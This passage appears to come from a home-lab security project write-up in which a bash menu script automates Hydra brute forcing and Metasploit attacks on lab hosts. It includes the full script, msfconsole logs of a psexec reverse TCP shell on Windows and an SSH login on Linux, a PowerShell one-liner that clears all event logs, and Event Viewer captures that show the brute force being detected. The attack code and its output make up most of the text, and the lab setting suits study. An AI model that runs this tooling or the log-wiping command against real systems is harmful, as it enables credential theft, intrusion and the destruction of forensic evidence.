[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > exploit
```

Msfconsole Log (Windows SMB Attack)

Spool command is used to log msfconsole activity with output to win_smb_<current date>.log.


Attack IP Address 10.0.0.2 (Windows) - Activity captured

```
┌──(kali㉿kali)-[~/SOC/Project]
└─$ ls
hydra.txt                 log.txt           nmap_2022-08-24 [redacted]  win_smb_2022-08-25.log
linux_ssh_2022-08-25.log  masscan_2022-08-24  pass.lst      user.lst

┌──(kali㉿kali)-[~/SOC/Project]
└─$ cat win_smb_2022-08-25.log
[*] Spooling to file win_smb_2022-08-25.log ...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS ⇒ 10.0.0.2
SMBUser ⇒ administrator
SMBPass ⇒ Passw0rd!
payload ⇒ windows/x64/shell_reverse_tcp
[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.2:445 - Connecting to the server ...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator' ...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload ...
[+] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Command shell session 1 opened (10.0.0.5:4444 → 10.0.0.2:63790 ) at 2022-08-25 [redacted]


Shell Banner:
Microsoft Windows [Version 10.0.14393]
─────


C:\Windows\system32>exit

[*] 10.0.0.2 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/psexec) > exit -y
```


Linux SSH Attack

Enter “2” for an Attack Type to use Hydra and msfconsole on 10.0.0.4 (Linux).

- Hydra used to gain credentials via brute force.
- Msfconsole auxiliary/scanner/ssh/ssh_login used to gain access to the target's cmd.

Execution Stage
Attack
IP

Selected Option 3 and Type 2: Attack IP Address 10.0.0.4 (Linux)



```
Choose an option:3
3) Attack IP Address selected
Type 1 - for Windows SMB Attack OR Type 2 - for Linux SSH Attack 2
Enter Target IP Address:
10.0.0.4
You have selected Linux SSH Attack on 10.0.0.4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-24 10:58:53
```

```
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-24 10:59:29
[*] Spooling to file linux_ssh.log...
RHOSTS ⇒ 10.0.0.4
USERNAME ⇒ kali
PASSWORD ⇒ kali
[*] 10.0.0.4:22 - Starting bruteforce
[+] 10.0.0.4:22 - Success: 'kali:kali' 'uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom)
,25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),122(bluetooth),134(scanner),
142(kaboxer) Linux kali 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.0.5:44177 → 10.0.0.4:22 ) at 2022-08-24 10:59:34 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   10.0.0.5:44177 → 10.0.0.4:22  (10.0.0.4)

[*] Starting interaction with 1...

whoami
kali
```

1. Brute force with Hydra

2. Msfconsole with auxiliary scanner ssh login


3. Control 10.0.0.4 command prompt (Manual terminate for “free play”)

Msfconsole Log (Linux SSH Attack)

Spool command is used to log msfconsole activity with output to win_smb_<current date>.log.


Logging Stage
Attack
IP

Attack IP Address 10.0.0.4 (Linux) - Activity captured



```
┌──(kali㉿kali)-[~/SOC/Project]
└─$ ls
hydra.txt                log.txt            nmap_2022-08-24  [redacted]  win_smb_2022-08-25.log
linux_ssh_2022-08-25.log masscan_2022-08-24 pass.lst         user.lst

┌──(kali㉿kali)-[~/SOC/Project]
└─$ cat linux_ssh_2022-08-25.log
[*] Spooling to file linux_ssh_2022-08-25.log...
RHOSTS ⇒ 10.0.0.4
USERNAME ⇒ kali
PASSWORD ⇒ kali
[*] 10.0.0.4:22 - Starting bruteforce
[+] 10.0.0.4:22 - Success: 'kali:kali' 'uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom)
,25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),122(bluetooth),134(scanner),
142(kaboxer) Linux kali 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.0.5:40569 → 10.0.0.4:22 ) at 2022-08-25 [redacted]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   10.0.0.5:40569 → 10.0.0.4:22  (10.0.0.4)

[*] Starting interaction with 1...

kali

[*] 10.0.0.4 - SSH session 1 closed.  Reason: User exit
msf6 auxiliary(scanner/ssh/ssh_login) > exit -y
```

Option 3: Attack IP Address (Code)




```
function launch_attack() #Attack methods
{
strng="User launching attack.."
log

read -p "Type 1 - for Windows SMB Attack OR Type 2 - for Linux SSH Attack " Selection
target_ip
case "$Selection" in
        1)
                strng="Windows SMB Attack started.."
                log
                echo "You have selected Windows SMB Attack on $targetip"
                #Leverage on Hydra
                rm -f hydra.txt
                sudo hydra -L user.lst -P pass.lst "$targetip" smb -vV -o hydra.txt
                username=$(cat hydra.txt|sort -u|grep host|awk '{print$5}'|tail -n 1)
                pwd=$(cat hydra.txt|sort -u|grep host|awk '{print$7}'|tail -n 1)

                ##ONLY UNIQUE PASS and USER for exploit/windows/smb/psexec
                spool_data="spool win_smb_$(date '+%Y-%m-%d').log ;"
                sel_exploit="use exploit/windows/smb/psexec ;"
                set_exploit="set RHOSTS $targetip; set SMBUser $username;set SMBPass $pwd;set payload windows/x64/shell_reverse_tcp ;"
                run_exploit="exploit;"

                sudo msfconsole -q -x "$spool_data $sel_exploit $set_exploit $run_exploit"

                return_menu
        ;;
        2)
                strng="Linux SSH Attack started.."
                log
                echo "You have selected Linux SSH Attack on $targetip"
                #Leverage on Hydra
                rm -f hydra.txt
                sudo hydra -L user.lst -P pass.lst "$targetip" ssh -vV -o hydra.txt
                username=$(cat hydra.txt|sort -u|grep host|awk '{print$5}'|tail -n 1)
                pwd=$(cat hydra.txt|sort -u|grep host|awk '{print$7}'|tail -n 1)

                ##PASS_FILE and USER_FILE available for use auxiliary/scanner/ssh/ssh_login
                spool_data="spool linux_ssh_$(date '+%Y-%m-%d').log ;"
                sel_exploit="use auxiliary/scanner/ssh/ssh_login ;"
                set_exploit="set RHOSTS $targetip ; set USERNAME $username; set PASSWORD $pwd;"
                run_exploit="run; sessions; sessions 1"

                sudo msfconsole -q -x "$spool_data $sel_exploit $set_exploit $run_exploit"

                return_menu
        ;;
        esac

return_menu
}
```

Option 4: Check Log

Script-level based activities are available for viewing.


Logging Stage
Check Log

Selected Option 4: Show logged activities



```
Choose an option:4
4) Check Log selected
[redacted]22 09:50:59 User started
22 09:50:59 User at Menu
22 09:50:59 Installing openssh-server
22 09:50:59 Installing nmap
22 09:50:59 Installing masscan
22 09:50:59 Installing hydra
22 09:50:59 User at Menu
22 09:50:59 User set 10.0.0.2-4 as target IP.
22 09:50:59 NMAP Scan started..
22 09:50:59 User at Menu
22 09:50:59 User set 10.0.0.2 as target IP.
22 09:50:59 MASSCAN started..
22 09:50:59 User at Menu
22 09:50:59 User at Menu
22 09:50:59 User launching attack..
22 09:50:59 User set 10.0.0.2 as target IP.
22 09:50:59 Windows SMB Attack started..
22 09:50:59 User at Menu
22 09:50:59 User launching attack..
22 09:50:59 User set 10.0.0.4 as target IP.
22 09:50:59 Linux SSH Attack started..
22 09:50:59 User at Menu
22 09:50:59 User at Menu
22 09:50:59 User check log
Press enter key to return to menu.
```


Option 4: Check Log (Code)



```
function check_log() #view log.txt
{
strng="User check log"
log

cat log.txt
return_menu
}
```

DC Event Viewer

Brute Force attack captured by DC (Windows) as shown in Event Viewer below



Security Number of events: 805

Filtered: Log: Security; Source: ; Event ID: 4776. Number of events: 400


Keywords	Date and Time	Source	Event ID	Task Category
Audit Success		Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure		Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure		Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure		Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure		Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure		Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure		Microsoft Windows security auditing.	4776	Credential Validation

Event 4776, Microsoft Windows security auditing.

```
The computer attempted to validate the credentials for an account.

Authentication Package:    MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account:   kali
Source Workstation:        \\10.0.0.5
Error Code:        0xC0000064
```


```
The computer attempted to validate the credentials for an account.

Authentication Package:    MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account:   administrator
Source Workstation:        WORKSTATION
Error Code:        0x0
```

Clear Security Log by Attacker
Kali #1 10.0.0.5



```
[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.2:445 - Connecting to the server ...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator' ...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload ...
[+] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Command shell session 1 opened (10.0.0.5:4444 → 10.0.0.2:57526 ) at 2022-08-26 01:40:11 -0400


Shell Banner:
Microsoft Windows [Version 10.0.14393]
─────


C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> get-eventlog -LogName * | foreac
h { Clear-EventLog $_.log}
get-eventlog -LogName * | foreach { Clear-EventLog $_.lo
g}
PS C:\Windows\system32> █
```

DC (Windows) 10.0.0.2



Security Number of events: 4

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	8/26/2022 1:48:33 PM	Microsoft Windows security auditing.	4634	Logoff
Audit Success	8/26/2022 1:48:33 PM	Microsoft Windows security auditing.	4624	Logon
Audit Success	8/26/2022 1:48:33 PM	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	8/26/2022 1:48:24 PM	Eventlog	1102	Log clear